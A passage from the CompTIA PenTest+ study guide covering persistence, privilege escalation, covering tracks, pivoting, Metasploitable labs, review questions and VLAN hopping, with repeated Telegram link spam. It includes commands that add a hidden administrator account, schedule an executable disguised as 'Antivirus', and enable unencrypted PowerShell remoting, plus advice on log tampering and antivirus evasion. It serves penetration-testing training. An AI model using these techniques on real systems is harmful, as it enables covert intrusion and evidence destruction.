Cross compiling code is used when a target platform is running on a different architecture than the host that you can build an exploit on. During a penetration test, you may gain administrative access to an x86 architecture system and then need to deploy an exploit to an Android device running on an ARM64 platform. If you can't sneak the compiled binary for the exploit through your target's security, you may be able to transfer the source code—or even replicate it on the compromised remote system.



The term *cross compiling* may make you think of "portable code" that would run on multiple platforms. Actual cross compiling like `gcc` can compile to multiple architectures, but the binaries will only work on the target architecture.

Privilege Escalation

Privilege escalation attacks come in many forms, but they are frequently categorized into two major types: vertical and horizontal escalation. Vertical escalation attacks focus on attackers gaining higher privileges. It is important to remember that while going directly

https://t.me/learningnets

to administrative or root credentials is tempting, a roundabout attack that slowly gains greater access can have the same effect and may bypass controls that would stop an attack attempting to gain root access.

Horizontal escalation attacks move sideways to other accounts or services that have the same level of privileges. Gaining access to other accounts is often aimed at accessing the data or specific rights that the account has rather than targeting advanced privileges.

In addition to the targeting of the exploit, the exploit method used for privilege escalation is a useful distinction between escalation exploits. Common exploit targets include these:

- Kernel exploits, which are one of the most commonly used local exploit methods for vertical escalation. Many require local accounts and thus are less likely to be patched immediately by defenders who may focus on patching remote exploits and other critical vulnerabilities.
- Application and service exploits may target accounts that the service runs as or under, or they may target business logic or controls in the application or service itself.
- Database privilege escalation attacks may leverage SQL injection or other database software flaws to use elevated privilege or to query data from the database.
- Design and configuration issues can also allow privilege escalation, making it worth a penetration tester's time to validate which controls are applied to accounts and if accounts have rights or privileges that they wouldn't be expected to have.



Many of the same techniques used by advanced persistent threat actors are useful for penetration testers, and vice versa. If your persistence techniques aren't monitored for and detected by your client's systems, your findings should include information that can help them design around this potential issue.

Social Engineering

Technical exploitation methods can be highly effective, but humans remain the most vulnerable part of any environment. That means penetration testers need to be ready to include social engineering in their test plan if it is allowed by the rules of engagement and included in the scope of work. The use of deception-based techniques that leverage human weaknesses can provide access that bypasses technical security layers that cannot otherwise be overcome.

Social engineering attacks against an organization may take a multitude of forms:

- Phone, email, social media, and SMS phishing for credentials or access
- On-site attacks like impersonation of vendors, staff, or other trusted individuals or organizations
- Acquisition of information via dumpster diving
- Distribution of USB thumb drives or other devices containing Trojans or other attack software

https://t.me/learningnets

Social engineering techniques can significantly improve the personnel-related information provided in a penetration test report, and penetration testers need to be aware of the potential advantages that the test brings. A social engineering test can provide information about employee behavior, policy compliance and enforcement, and security awareness in addition to the information and access that it may provide through an organization's security boundaries. Such tests can also be very challenging to do well, and they require a distinct skill set beyond technical penetration-testing capabilities.



Real World Scenario

Scenario Part 2

Now that you have gained access to the vulnerable system you identified and exploited at the start of this chapter, you next need to ensure that you can retain access and avoid detection.

Answer the following questions and practice the techniques you identify against the Metasploitable 3 virtual machine; then log in as an administrator or using the vagrant user and verify that you do not see obvious signs of exploit in the service directory or elsewhere.

- How can you create a persistent service?
- What commands would you use to create the persistent service?
- What Metasploit payload best supports this?
- How can you best protect against detection by an antivirus tool like Windows Defender?
- What other evasion and cleanup techniques would you use to help avoid detection?

Persistence and Evasion

The ability to compromise a host is important, but the ability to retain access to the system to continue to gather data and to conduct further attacks is even more critical to most penetration attacks. That means persistence is a critical part of a penetration tester's efforts.

Scheduled Jobs and Scheduled Tasks

One of the simplest ways to maintain access to a system is via a scheduled job or task using the techniques we reviewed earlier in this chapter. An advantage of a scheduled action is

https://t.me/learningnets

that it can allow recurring callbacks to a remote system rather than requiring a detectable service to be run. This is the same reason many botnets rely on outbound SSL-protected calls to remote web servers for their command and control. Using a secure protocol for the remote connection and ensuring that the system or systems to which the compromised host connects are not easily associated with the penetration tester's activities can help conceal the compromise.

Inetd Modification

The Inetd super daemon and its relatives (Xinetd, Rlinetd) run a variety of services on Linux systems. Adding additional services to Inetd can allow you to maintain a persistent connection via a service that you control, and subtle Inetd changes like changing the binary that provides a service may be missed by defenders.



If the system you are attacking can easily be re-exploited, you don't have to worry much about persistence—just repeat the attack that got you access last time!

Daemons and Services

Installing a fake service or inserting malicious code into an existing service in memory via a tool like Meterpreter can allow ongoing access to a system. Installing a daemon or service will provide longer access than code injected into memory, which won't survive reboots, but injected code is typically harder to detect.

Back Doors and Trojans

Back doors and Trojans can also be used to provide persistence. While purpose-built back doors can be a powerful tool, they're also more likely to be detected by anti-malware tools. An alternate method of creating a back door is to replace an existing service with a vulnerable version. Once a vulnerable version is in place, you can simply exploit it, often without the system owner noticing the change in the executable or version.



Remember that Trojans are defined as malware that is disguised as legitimate software. A back door is defined as a means of bypassing security controls and/or authentication.

A final method that attackers can use is direct code modification for web applications, scripts, and other tools where the code is accessible on the system. Removing input validation from web applications, adding vulnerable code or remote access tools,

https://t.me/learningnets

or making similar changes can provide penetration testers with ongoing access or alternate access methods.

New Users

Creation of a new user account is a tried-and-true method for retaining access to a system. In well-managed and monitored environments, adding an account is likely to be caught and result in an alarm, but in many environments creation of a local user account on a system may allow ongoing access to the system, device, or application.

Metasploit's Meterpreter makes this very easy on a compromised Windows system if you have an account with administrative privileges. Simply executing `net user [newusername] [password] /add` and `net localgroup administrators [newusername] /add` will result in the creation of user accounts. Metasploit also includes payloads that are designed to add a UID 0 user (root level access) to Linux, but this type of action is also simple to do from the command line once you have a privileged account or sudo rights. Concealing new user creation can be difficult, but carefully selecting the new user account's name to match the names of existing or common services or other users who have local accounts can help conceal both the use of the account and any actions the account takes.



Security incident responders who are responding to a breach will commonly check for new user accounts by reviewing the Windows SAM or the Linux password file. Some pen-testers (and attackers) may attempt to conceal their presence by modifying these files to make evidence like the creation order or date of the new account less obvious.


Pivoting

Once you have obtained a foothold by compromising a system and ensuring that you will have continued access, you can leverage that system to obtain a new perspective on the target network or systems. Using a compromised system can provide a new path into a network or help you identify new targets that were not visible from the original scan viewpoint.

Figure 6.14 shows an attacker pivoting once they have breached a vulnerable system inside an Internet-accessible DMZ. The attacker may have discovered a vulnerable web service or another front-facing, exploitable vulnerability. Once they have compromised a server in the DMZ, they can scan systems that were not previously visible through the multiple layers of firewalls that the example organization has put into place. Note that in this case, both additional DMZ servers and workstations in the internal work are accessible. The same techniques discussed in prior chapters of this book would then be leveraged to conduct information gathering and pre-exploit activities.

https://t.me/learningnets

FIGURE 6.14 Pivoting



Pivoting can also occur on a single system when attackers pivot from one account or service to another. This change in approach or view is a critical part of a penetration tester's process, since very few organizations have all of their services and systems exposed to the outside world or to a single place that attackers can access. Understanding the organization's network and systems design, including internal and external defenses and services, can allow for more effective pivoting.

Covering Your Tracks

An important post-exploit task is cleaning up the tools, logs, and other traces that the exploit process may have left on the target machine. This can be very simple or quite complex, depending on the techniques that were used, the configuration and capabilities of the target system, and the tools that were needed to complete the attack.

One of the first steps you should consider when covering your tracks is how to make the tools, daemons, or Trojans that you will use for long-term access appear to be innocuous. Some tools like Meterpreter do this by inserting themselves into existing processes, using names similar to common harmless processes or otherwise working to blend in with the normal behaviors and files found on the system.

It can be difficult, if not impossible, to conceal all of the tools required to compromise and retain access to a system. In cases where it is possible that your tools may be discovered, encryption and encoding tools like packers, polymorphic tools that change code so that it cannot be easily detected as the same as other versions of the same attack tools, and similar techniques can help slow down defenders. The same techniques used by advanced persistent threats and major malware packages to avoid detection and prevent analysis can be useful to penetration testers because their goal is similar.

In addition to hiding the tools and other artifacts required to retain access, cleanup is important. Penetration testers need to know where the files that their attacks and actions created will be and should ensure that those files have been removed. You also need to track the log files that may contain evidence of your actions. While it may be tempting to wipe the log files, empty log files are far more suspicious than modified log files in most

https://t.me/learningnets

cases. If the target organization uses a remote logging facility, you may not be able to effectively remove all log-based evidence, and the difference between local and remote logs can indicate compromise if staff at the target notice the changes. This means that most practitioners first choose to modify logs or clean them if possible, and then use log wiping only if they don't have another option.

Concealing communications between the target system and a penetration tester's workstation, or between multiple compromised systems, is also a key part of covering your tracks. The same techniques used by advanced malware are useful here, too. A combination of encrypted communications, use of common protocols, and ensuring that outbound communication travels to otherwise innocuous hosts can help to prevent detection. A direct RDP session in from the penetration tester's workstation after performing a series of port and vulnerability scans is much more likely to be detected by a reasonably competent security team!



In a penetration test conducted against an organization with a strong security team, you may need to use more advanced techniques. While they're beyond the scope of the PenTest+ exam and this book, anti-analysis and anti-forensic tools like packers and other encoders, as well as other techniques and applications, may be useful. *Advanced Penetration Testing: Hacking the World's Most Secured Networks* by Will Allsopp (Wiley, 2017) is a good book to start with if you want to learn more.

Summary

Once a penetration tester has gathered vulnerability information about a target, the next step is to map those vulnerabilities to potential exploits. Vulnerability and exploit databases both allow penetration testers to match the vulnerabilities that they discover to exploits, while tools like Metasploit provide ratings for prebuilt exploit packages that allow testers to select the exploits that are most likely to succeed.

In addition to exploits, techniques like exploit chaining, which uses multiple steps to complete an exploit, are important for penetration testers to both understand and be able to use. Developing custom exploits can be challenging, but modifying or configuring exploits to fit the targets that you are facing can make the difference between a successful attack and a failed exploitation attempt.

In addition to technical exploitation techniques, penetration testers need to be aware of social engineering techniques like phishing, dumpster diving, in-person impersonation, and other deception methods. Targeting human weaknesses can bypass technical and administrative security controls that penetration testers may not otherwise be able to circumvent. A helpful staff member may provide you with the foothold you need!

Once you have successfully exploited one or more systems and have gained a toehold inside an organization, post-exploitation activities begin. A first step is to attempt lateral movement to other systems and devices that may only be accessible from inside the organization. Penetration testers should also consider additional information gathering and

https://t.me/learningnets

vulnerability assessment from their new vantage point, since most systems and networks focus more on outside attackers than those inside of security boundaries due to the need for internal users to perform their jobs.

Post-exploitation activities also include cleanup, concealment, and retaining access for longer-term penetration testing activities. You should make sure you know how to hide the evidence of your actions by cleaning up log files, removing the files created by your tools, and ensuring that other artifacts are not easily discoverable by defenders. Techniques like encryption, secure communications, and building scripted callbacks are all important to concealing and retaining long-term access.

Exam Essentials

Understand how to review vulnerabilities and exploits. A vulnerability scan can provide a long list of potential vulnerabilities, but not every vulnerability has a usable or viable exploit. Penetration testers need to know how to assess which vulnerabilities are most exploitable and which exploits are most likely to succeed against a given target. Vulnerability databases, exploit databases, and the exploit packages built into tools like Metasploit are all part of the assessment process.

Use Metasploit and other common tools. Metasploit, including its components, such as Meterpreter, is a critical tool for most penetration testers. You should be able to search for exploits, select appropriate exploits based on vulnerabilities, and choose payloads that will best suit the needs of your penetration testing engagement. In addition, you should be familiar with the post-exploit options and capabilities that Meterpreter and other Metasploit packages can provide.

Describe post-exploit techniques. You should be able to explain how exploit chaining works and why you might need to modify exploit code or develop your own exploits. Common techniques like password cracking, account and password brute forcing, and the use of privilege escalation tools and techniques are all part of what you need to know after you have exploited a system.

In addition to technical exploits, a good understanding of the role of social engineering and common social engineering techniques like phishing, dumpster diving, and impersonation is important.

Explain lateral movement tools and techniques. After a successful exploit, access to the initial target machine can enable lateral movement, either on the same machine between accounts or across other systems that may not have been accessible from the initial penetration testing viewpoint. You should understand common lateral movement targets like RPC/DCOM, SMB, remote desktop and management tools, and remote login capabilities.

Understand how to retain access and hide your tracks. Retaining access to systems, known as persistence, helps penetration testers continue to move through a target

https://t.me/learningnets

organization's systems and networks. Concealing the tools, logs, and other indicators of compromise is critical for penetration testers who need to ensure that they remain undetected. You should know how to identify the logs and artifacts that your chosen exploits and tools leave behind, what it would take to clean them up, and what defenders would do while investigating attacks.

Lab Exercises

Activity 6.1: Exploit

In this activity you will exploit a Metasploitable 3 system.

In order to run this lab, you must first build the Windows 2008 Metasploitable 3 virtual machine. Instructions for this can be found at: `https://github.com/rapid7/metasploitable3`. If you are unable to successfully complete this, you can perform similar activities with Metasploitable 2.

1. Use OpenVAS (or another vulnerability scanner that you prefer) to scan the Metasploitable 3 system.
2. Review each of the high or critical vulnerabilities for potential exploit candidates. Take notes on which are likely candidates for exploit, and review them based on the CVE, BID, or other links provided in the vulnerability scanner. Note which vulnerabilities have exploits available based on this information.
3. Search for exploits via the Rapid7 Exploit Database at `https://www.rapid7.com/db/modules/`. Identify the Metasploit modules that match the vulnerabilities you have found in steps 1 and 2.
4. Use Metasploit to exploit one or more of the vulnerabilities. Be sure to validate access to the remote system by checking the local directory, executing a command, or otherwise ensuring that you have a valid shell on the Windows 2008 system.
5. Record the method that you used to accomplish the exploit, including details of the exploit, the remote host, the payload, and any other information you would need to repeat the exploit.

Activity 6.2: Discovery

In this section of the lab you will use the compromised remote machine to identify other targets.

1. Clone your Windows 2008 Metasploitable system or load a copy of the Metasploitable 2 virtual machine, and start it. Ensure that the system boots and has a unique IP address by logging into it and verifying its IP address.

https://t.me/learningnets

2. Using the compromised Windows 2008 virtual machine from Activity 6.1, determine how you could perform a port scan of the new instance.
   a. What build-in tools or applications could you use in Windows 2008?
   b. What limitations would you encounter using this option?
   c. What PowerSploit modules would be useful for this exercise?
   d. Use the PowerSploit module you identified to perform a port scan of the new system and record the results.
3. Run a scan using Nmap from your Kali system and compare the results to the results you obtained in Activity 6, question 2, part d above. What differences are visible?

Activity 6.3: Pivot

In this exercise you will pivot to a second system. This exercise is best done with a partner who can help modify your target systems to challenge you during the pivot.

1. Set up your lab environment as in the previous exercises with a Kali penetration testing machine and a Metasploitable target, and then set up a second Metasploitable target machine. You may want to use Metasploitable 2 instead of 3 or set up a Metasploitable 3 Windows and a Metasploitable 3 Linux host.
2. If you are working with a partner, have them configure one of the systems using an IP address that you do not know, and have them configure the firewall to allow access only from the other Metasploitable system. They may also choose to disable some or many of the services presented by the Metasploitable system or to allow the firewall to block access to them on one or both systems, but they should leave at least one exploitable service intact for each system!
3. With your environment ready, scan and assess vulnerabilities on the initial Metasploitable system. Ensure that you cannot access the second system and cannot determine its IP address or hostname from the Kali Linux system.
4. Use the scan data to determine your exploit approach, and use Metasploit to compromise your target.
5. Once you have exploited the first target, use only the tools accessible on that system to find the second system. This may require you to use tools like ping or other built-in commands to manually scan for the second system.
6. Once you have identified the second system, determine how you can scan it for vulnerabilities and compromise it. Remember that it is possible to create tunnels between systems that forward traffic, that tools like Meterpreter or Metasploit payloads can include useful utilities, and that you may want to use your access to the system to download a tool like NETCAT.
7. This lab is complete when you have compromised the second system. Thank your partner!

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Alice discovers a rating that her vulnerability scanner lists as 9.3 out of 10 on its severity scale. The service that is identified runs on TCP 445. What type of exploit is Alice most likely to use on this service?

   A. SQL injection

   B. SMB exploit

   C. CGI exploit

   D. MIB exploit

   Use the following scenario for questions 2 through 4.

   Charles has recently completed a vulnerability scan of a system, and needs to select the best vulnerability to exploit from the following listing:



2. Which of the entries should Charles prioritize from this list if he wants to gain access to the system?

   A. The Ruby on Rails vulnerability

   B. The OpenSSH vulnerability

   C. The MySQL vulnerability

   D. None of these; he should find another target.

3. If Charles wants to build a list of additional system user accounts, which of the vulnerabilities is most likely to deliver that information?

   A. The Ruby on Rails vulnerability

   B. The OpenSSH vulnerability

   C. The MySQL vulnerability

   D. Both the OpenSSH and MySQL vulnerabilities

4. If Charles selects the Ruby on Rails vulnerability, which of the following methods cannot be used to search for an existing Metasploit vulnerability?

   A. CVE

   B. BID

   C. MSF

   D. EDB

https://t.me/learningnets

5. Matt wants to pivot from a Linux host to other hosts in the network but is unable to install additional tools beyond those found on a typical Linux server. How can he leverage the system he is on to allow vulnerability scans of those remote hosts if they are firewalled against inbound connections and protected from direct access from his penetration testing workstation?
   - **A.** SSH tunneling
   - **B.** NETCAT port forwarding
   - **C.** Enable IPv6
   - **D.** Modify browser plug-ins

6. After gaining access to a Windows system, Fred uses the following command:

```
SchTasks /create /SC Weekly /TN "Antivirus" /TR C:\Users\SSmith\av.exe"
/ST 09:00
```

   What has he accomplished?
   - **A.** He has set up a weekly antivirus scan.
   - **B.** He has set up a job called "weekly."
   - **C.** He has scheduled his own executable to run weekly.
   - **D.** Nothing; this command will only run on Linux.

7. After gaining access to a Linux system through a vulnerable service, Cassandra wants to list all of the user accounts on the system and their home directories. Which of the following locations will provide this list?
   - **A.** `/etc/shadow`
   - **B.** `/etc/passwd`
   - **C.** `/var/usr`
   - **D.** `/home`

8. A few days after exploiting a target with the Metasploit Meterpreter payload, Robert loses access to the remote host. A vulnerability scan shows that the vulnerability that he used to exploit the system originally is still open. What has most likely happened?
   - **A.** A malware scan discovered Meterpreter and removed it.
   - **B.** The system was patched.
   - **C.** The system was rebooted.
   - **D.** Meterpreter crashed.

9. Angela wants to run John the Ripper against a hashed password file she has acquired from a compromise. What information does she need to know to successfully crack the file?
   - **A.** A sample word list
   - **B.** The hash used
   - **C.** The number of passwords
   - **D.** None of the above

https://t.me/learningnets

10. Chris cross compiles code for his exploit and then deploys it. Why would he cross-compile code?
    A. To make it run on multiple platforms
    B. To add additional libraries
    C. To run it on a different architecture
    D. To allow him to inspect the source code

11. Lauren has acquired a list of valid user accounts but does not have passwords for them. If she has not found any vulnerabilities but believes that the organization she is targeting has poor password practices, what type of attack can she use to try to gain access to a target system where those usernames are likely valid?
    A. Rainbow tables
    B. Dictionary attacks
    C. Thesaurus attacks
    D. Meterpreter

12. What built-in Windows server administration tool can allow command-line PowerShell access from other systems?
    A. VNC
    B. PowerSSHell
    C. PSRemote
    D. RDP

13. John wants to retain access to a Linux system. Which of the following is not a common method of maintaining persistence on Linux servers?
    A. Scheduled tasks
    B. Cron jobs
    C. Trojaned services
    D. Modified daemons

14. Tim has selected his Metasploit exploit and set his payload as `cmd/unix/generic`. After attempting the exploit, he receives the following output. What went wrong?

```
msf exploit(unix/misc/distcc_exec) > exploit

[-] Exploit failed: The following options failed to validate: RHOST.
[*] Exploit completed, but no session was created.
```

    A. The remote host is firewalled.
    B. The remote host is not online.
    C. The host is not routable.
    D. The remote host was not set.

https://t.me/learningnets

15. Cameron runs the following command via an administrative shell on a Windows system he has compromised. What has he accomplished?

```
$command = 'cmd /c powershell.exe -c Set-WSManQuickConfig
-Force;Set-Item WSMan:\localhost\Service\Auth\Basic -Value $True;Set-Item
WSMan:\localhost\Service\AllowUnencrypted
-Value $True;Register-PSSessionConfiguration -Name Microsoft.PowerShell
-Force'
```

A. He has enabled PowerShell for local users.

B. He has set up PSRemoting.

C. He has disabled remote command-line access.

D. He has set up WSMan.

16. Mike discovers a number of information exposure vulnerabilities while preparing for the exploit phase of a penetration test. If he has not been able to identify user or service information beyond vulnerability details, what priority should he place on exploiting them?

A. High priority; exploit early.

B. Medium priority; exploit after other system and service exploits have been attempted.

C. Low priority; only exploit if time permits.

D. Do not exploit; information exposure exploits are not worth conducting.

17. Part of Annie's penetration testing scope of work and rules of engagement allows her physical access to the facility she is testing. If she cannot find a remotely exploitable service, which of the following social engineering methods is most likely to result in remote access?

A. Dumpster diving

B. Phishing

C. A thumb drive drop

D. Impersonation on a help desk call

18. Jacob wants to capture user hashes on a Windows network. Which tool could he select to gather these from broadcast messages?

A. Metasploit

B. Responder

C. Impacket

D. Wireshark

https://t.me/learningnets

19. Cynthia wants to find a Metasploit framework exploit that will not crash the remote service she is targeting. What ranking must the exploit she chooses meet or exceed to ensure this?
    A. Excellent
    B. Great
    C. Good
    D. Normal

20. Alex wants to use rainbow tables against a password file she has captured. How do rainbow tables crack passwords?
    A. Un-hashing the passwords
    B. Comparing hashes to identify known values
    C. Decrypting the passwords
    D. Brute-force testing of hashes

https://t.me/learningnets



https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Exploiting Network Vulnerabilities

THE PENTEST+ EXAM TOPICS COVERED IN THIS CHAPTER INCLUDE:

Domain 3: Attacks and Exploits

✓ **3.3 Given a scenario, exploit network-based vulnerabilities.**

- Name resolution exploits
  - NETBIOS name services
  - LLMNR
- SMB exploits
- SNMP exploits
- SMTP exploits
- FTP exploits
- DNS cache poisoning
- Pass the hash
- Man-in-the-middle
  - ARP spoofing
  - Replay
  - Relay
  - SSL stripping
  - Downgrade
- DoS/Stress test
- NAC bypass
- VLAN hopping



https://t.me/learningnets

✓ **3.4 Given a scenario, exploit wireless and RF-based vulnerabilities.**

- Evil twin
  - Karma attacks
  - Downgrade attacks
- Deauthentication attacks
- Fragmentation attacks
- Credential harvesting
- WPS implementation weakness
- Bluejacking
- Bluesnarfing
- RFID cloning
- Jamming
- Repeating

Domain 4: Penetration Testing

✓ **4.2 Compare and contrast various use cases of tools.**

- Tools
  - Credential testing tools
    - Wireless
      - Aircrack-ng
      - Kismet
      - WiFite
    - Networking tools
      - Wireshark
      - Hping
  - Use Cases
    - Brute-forcing services

✓ **4.3 Given a scenario, analyze tool output or data related to a penetration test.**

- Proxying a connection



Network attacks come in many forms. Some focus on protocol vulnerabilities or take advantage of specific configurations. Others seek to obtain access to the network or to persuade target systems that they are legitimate servers or the correct network path to send traffic through to allow man-in-the-middle attacks.

In this chapter, we will explore many of these vulnerabilities and the tools and techniques that can be used to exploit them. Along the way, we will dive into Microsoft Windows network vulnerabilities; attacks against common network services like SMTP, FTP, and DNS; and both wired and wireless network attacks.

Our scenario continues in this chapter with an onsite penetration test that focuses on acquiring network access and then leveraging that access to penetrate systems that were not accessible from outside the network's security boundary. You will learn how to set up a fake wireless access point and how to gather information about wireless and wired clients and traffic in order to help you gain access to your target. Once you have access to the network, you will work to gain further access, including access to credentials and data exposed by service exploits.



Real World Scenario

Scenario Part 1: Onsite Assessment

After your successful remote penetration test of MCDS, LLC, the firm has asked you to perform an onsite assessment of its network security. MCDS operates a facility with over 500 employees in your area, with four office buildings spread across a small corporate campus. You must determine how to gain access to its network and then pivot to gain credentials that are useful in its infrastructure. From your previous data gathering, you know that MCDS runs an infrastructure that uses both a Windows 2012 Active Directory domain and quite a few Linux servers that provide web and other services both internally and externally.

As you read this chapter, consider how you would answer the following questions:

1. How would you gain access to the MCDS wired network if it uses a NAC scheme based on a MAC address?
2. What would you do differently if the NAC system used a client-based approach?

https://t.me/learningnets

3. MCDS uses an 802.11n network, with an open guest network called MCDS_GUEST and a WPA-2 Enterprise network that authenticates via RADIUS to Active Directory for its own internal users. How would you gather information about these networks and the systems that use them?
4. What attacks could you use against the wired network once you gain access?

Conducting Network Exploits

Once you have gained access to one or more systems at a target location, or if you have obtained physical or wireless network access, you should consider how you can exploit the network itself. This can involve attacking network protocols and behaviors, conducting man-in-the-middle attacks to capture traffic that you wouldn't normally be able to see, using *denial of service (DoS) attacks* to disable services or systems, or conducting attacks against security controls like NAC or encryption.


VLAN Hopping

Virtual local area networks (VLANs) separate broadcast domains into separate sections for security or performance reasons. Many organizations use VLANs to create internal security boundaries between different systems or organizational units. This makes the ability to access a VLAN other than the one you are currently on an attractive opportunity for penetration testers.

There are two common means of conducting VLAN hopping attacks: double tagging and switch spoofing.

Double tagging is used on 802.1Q trunked interfaces. Figure 7.1 shows the internal layout of an 802.1ad Ethernet frame that allows the second VLAN tag to be inserted into the packet. This allows the outer tag or service provider tag found immediately after the source MAC address to be read first and then the inner, or customer, tag to be read second.

FIGURE 7.1 Double-tagged Ethernet packet



Penetration testers can use double tagging to hop VLANs by inserting the native VLAN's tag as the first tag and the target VLAN's tag as the second tag. This causes the packet to be passed by switches on its native VLAN, with the next switch on its trip reading the second

https://t.me/learningnets

tag. As a result, the packet is sent to the target VLAN, since it looks like it originated on the correct source VLAN.

Double tagging does have a couple of critical flaws that limit its use for penetration testers. First, since the VLAN tags won't be replicated on responses, no responses will be received by the originating system. Second, double tagging can only be used when switches are configured to allow native VLANs, and many organizations use mitigation techniques to prevent this type of abuse.




802.1Q trunking (or Dot1q) allows VLANs to work by adding tags to Ethernet frames. Switches and other devices then interpret those tags, allowing the traffic to be handled as part of the virtual LAN. Double tagging is an important capability for Internet service providers who want to properly handle VLAN tagging done by their clients while using their own VLAN tagging, so the ability to do double tagging isn't uncommon.

Switch spoofing relies on making the attacking host act like a trunking switch. Because the host then appears to be a switch that allows trunks, it can view traffic sent to other VLANs. Like double tagging, this technique requires that local network devices are configured to allow the attacking host to negotiate trunks (with an interface set to dynamic desirable, dynamic auto, or trunk mode), which should not be the case in a well-configured and -maintained network. If you gain control of network devices or discover a misconfigured or poorly maintained and managed network, switch spoofing can provide additional visibility into VLANs that might otherwise remain hidden.

Attacks like these can be performed using the Yersinia tool found in Kali Linux. Yersinia provides a wide range of layer 2 attack capabilities, including Spanning Tree Protocol (STP) attacks, Dynamic Host Configuration Protocol (DHCP) attacks, 802.1Q trunking attacks, and quite a few others. Figure 7.2 shows Yersinia's attack module selection and interface.

FIGURE 7.2 Yersinia 802.1q attack selection



https://t.me/learningnets



The PenTest+ exam objectives don't cover Yersinia, so you shouldn't have to practice with it, but if you need these capabilities, you'll want to know that it exists!

Network Proxies

In some cases, you may not be able to load penetration testing tools on a remote host that you have gained access to, but you may have access to common tools like SSH. In other scenarios you may need to have testing traffic originate from specific IP addresses or ranges, or you may want to have access to a specific host through network protections like firewalls that you cannot establish directly.

In each of these cases, a *network proxy* can help. A *SOCKS proxy* (Socket Secure Proxy via SSH) can securely tunnel traffic through one (or more!) hosts, thus allowing traffic through while making the proxy host appear to be the system originating the traffic.

Setting up an `ssh` proxy is quite simple. From a Linux command prompt, simply enter the following command using an arbitrary high port, a valid username on the proxy server, and the proxy server's hostname or IP address:

```
ssh [username]@[proxyserver] -D [port]
```

Once this is set up, you can simply set your SOCKS proxy for service by configuring the web browser's proxy setting to localhost with the port you set above. This type of proxy can allow you to pivot more easily inside a network. Using the command just shown would allow you to port-scan through the system or perform other activities directly through the proxy! This type of proxy is relatively easily spotted by defenders because the SSH proxy will appear in a list of running processes.


DNS Cache Poisoning

